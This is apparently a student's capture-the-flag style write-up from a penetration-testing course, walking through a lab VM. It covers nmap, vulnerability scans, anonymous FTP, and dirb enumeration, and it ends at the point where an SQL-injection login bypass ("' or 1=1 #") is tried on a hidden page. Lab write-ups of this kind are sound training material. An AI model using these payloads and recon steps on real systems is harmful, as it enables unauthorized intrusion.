FINAL PROJECT
OF
CERTIFIED PENETRATION TESTER
REDTEAM HACKER ACADEMY

MACHINE NAME: La_casa_de_papel

SUBMITTED BY,


K. SANTHOSH KUMAR

CPT BATCH

COIMBATORE

Reconnaissance:


Scope:



```
17 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 1020
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.0.1     d8:07:b6:ad:b3:3c      4     240  TP-LINK TECHNOLOGIES CO.,LTD
192.168.0.103   30:24:32:bc:aa:9d     11     660  Intel Corporate
192.168.0.102   08:00:27:3c:72:d7      2     120  PCS Systemtechnik GmbH
```

192.168.0.102


NMAP SCAN:



```
Nmap scan report for redteam (192.168.0.102)
Host is up (0.00035s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:3C:72:D7 (Oracle VirtualBox virtual NIC)
```

After finding the target machine IP which is running with port 21/tcp – ftp, 22/tcp - ssh, and 80/tcp http.

Aggressive Scan:




```
└─# nmap -A 192.168.0.102                                              148 × 1 ⚙
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-11 11:38 IST
Nmap scan report for redteam (192.168.0.102)
Host is up (0.00076s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 ftp      ftp           204 Dec 31  2019 todo.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.0.105
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 39:2d:36:30:aa:ac:5d:16:01:08:2c:5f:c5:67:17:b4 (RSA)
|   256 b0:21:a7:43:0c:92:85:70:ff:57:c6:f9:37:df:e5:a2 (ECDSA)
|_  256 73:99:d5:82:87:8c:0a:bc:3d:1e:8d:aa:b1:69:aa:35 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
```

Which helps to check service version and some use useful information of the target machine.

Vulnerability scanning:

In this part we will scan the target machine for known vulnerabilities. So again we will use Nmap to run a script which will detect vulnerability in the system.




```
└─# nmap -A --script vuln 192.168.0.102
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-11 07:30 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for redteam (192.168.0.102)
Host is up (0.00030s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
|_sslv2-drown:
22/tcp open  ssh     OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:8.0p1:
|       CVE-2020-15778  6.8     https://vulners.com/cve/CVE-2020-15778
|       CVE-2021-28041  4.6     https://vulners.com/cve/CVE-2021-28041
|       CVE-2019-16905  4.4     https://vulners.com/cve/CVE-2019-16905
|       CVE-2020-14145  4.3     https://vulners.com/cve/CVE-2020-14145
|_      MSF:AUXILIARY/SCANNER/SSH/FORTINET_BACKDOOR/    0.0     https://vulners.com/metasploit/MSF:AUXILIARY/SCANNER/SSH/FORTINET_BACKDOOR/     *EXPLOIT*
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /robots.txt: Robots file
|_  /info.php: Possible information file
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| vulners:
```

Which displays some exploit to check which is vulnerable to the machine.


After try with all the exploit no use of it.

So I planned to open the ftp

FTP port



```
└─# ftp 192.168.0.102
Connected to 192.168.0.102.
220 IPS Corp
Name (192.168.0.102:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Dec 31  2019 .
drwxr-xr-x    2 ftp      ftp          4096 Dec 31  2019 ..
-rw-r--r--    1 ftp      ftp           204 Dec 31  2019 todo.txt
226 Directory send OK.
```




```
226 Directory send OK.
ftp> get todo.txt
local: todo.txt remote: todo.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for todo.txt (204 bytes).
226 Transfer complete.
204 bytes received in 0.00 secs (82.9042 kB/s)
ftp> exit
221 Goodbye.

┌──(root💀kali)-[~/Downloads]
└─# cat todo.txt
###_____Honeypot_____###

In computer terminology,a honeypot is a computer security
mechanism set to detect, deflect, or, in some manner,
counteract attempts at unauthorized use of information system..
```

It says it is a Honeypot….


Let is open the http and write the content of the page and check the hidden directories in it.

HTTP Port:



Check the hidden directories using dirb tool


Dirb scan:



```
└─# dirb http://192.168.0.102/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Apr 11 11:56:14 2021
URL_BASE: http://192.168.0.102/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.102/ ----
+ http://192.168.0.102/index.html (CODE:200|SIZE:156)
+ http://192.168.0.102/info.php (CODE:200|SIZE:84108)
+ http://192.168.0.102/robots.txt (CODE:200|SIZE:40)
+ http://192.168.0.102/server-status (CODE:403|SIZE:278)

-----------------
END_TIME: Sun Apr 11 11:56:17 2021
DOWNLOADED: 4612 - FOUND: 4
```

Which scan the directories. It found 4 directories.


In the info.php which displays information of the system



PHP Version 7.3.11-0ubuntu0.19.10.1

System	Linux La-casa-de-papel 5.3.0-23-generic #25-Ubuntu SMP Tue Nov 12 09:22:33 UTC 2019 x86_64
Build Date	Oct 24 2019 11:38:49
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/20-calendar.ini, /etc/php/7.3/apache2/conf.d/20-ctype.ini, /etc/php/7.3/apache2/conf.d/20-exif.ini, /etc/php/7.3/apache2/conf.d/20-fileinfo.ini, /etc/php/7.3/apache2/conf.d/20-ftp.ini, /etc/php/7.3/apache2/conf.d/20-gettext.ini, /etc/php/7.3/apache2/conf.d/20-iconv.ini, /etc/php/7.3/apache2/conf.d/20-json.ini, /etc/php/7.3/apache2/conf.d/20-mysqli.ini, /etc/php/7.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.3/apache2/conf.d/20-phar.ini, /etc/php/7.3/apache2/conf.d/20-posix.ini, /etc/php/7.3/apache2/conf.d/20-readline.ini, /etc/php/7.3/apache2/conf.d/20-shmop.ini, /etc/php/7.3/apache2/conf.d/20-sockets.ini, /etc/php/7.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.3/apache2/conf.d/20-sysvsem.ini, /etc/php/7.3/apache2/conf.d/20-sysvshm.ini, /etc/php/7.3/apache2/conf.d/20-tokenizer.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS


Next robots.txt page displays some hint in it.



```
User-Agent: *
Disallow:

s0mething.php
```

Nice it shows some hidden page called s0mething.php lets open it.

s0mething.php



192.168.0.102/s0mething.php

s0mething


Username: admin

Password: ●●●●●●●●●

La casa de papel | Money Heist

It opens the login page.


Let’s try with sql injection in it.




s0mething

Username: ' or 1=1 #

Password: ●●●●●●●●●●



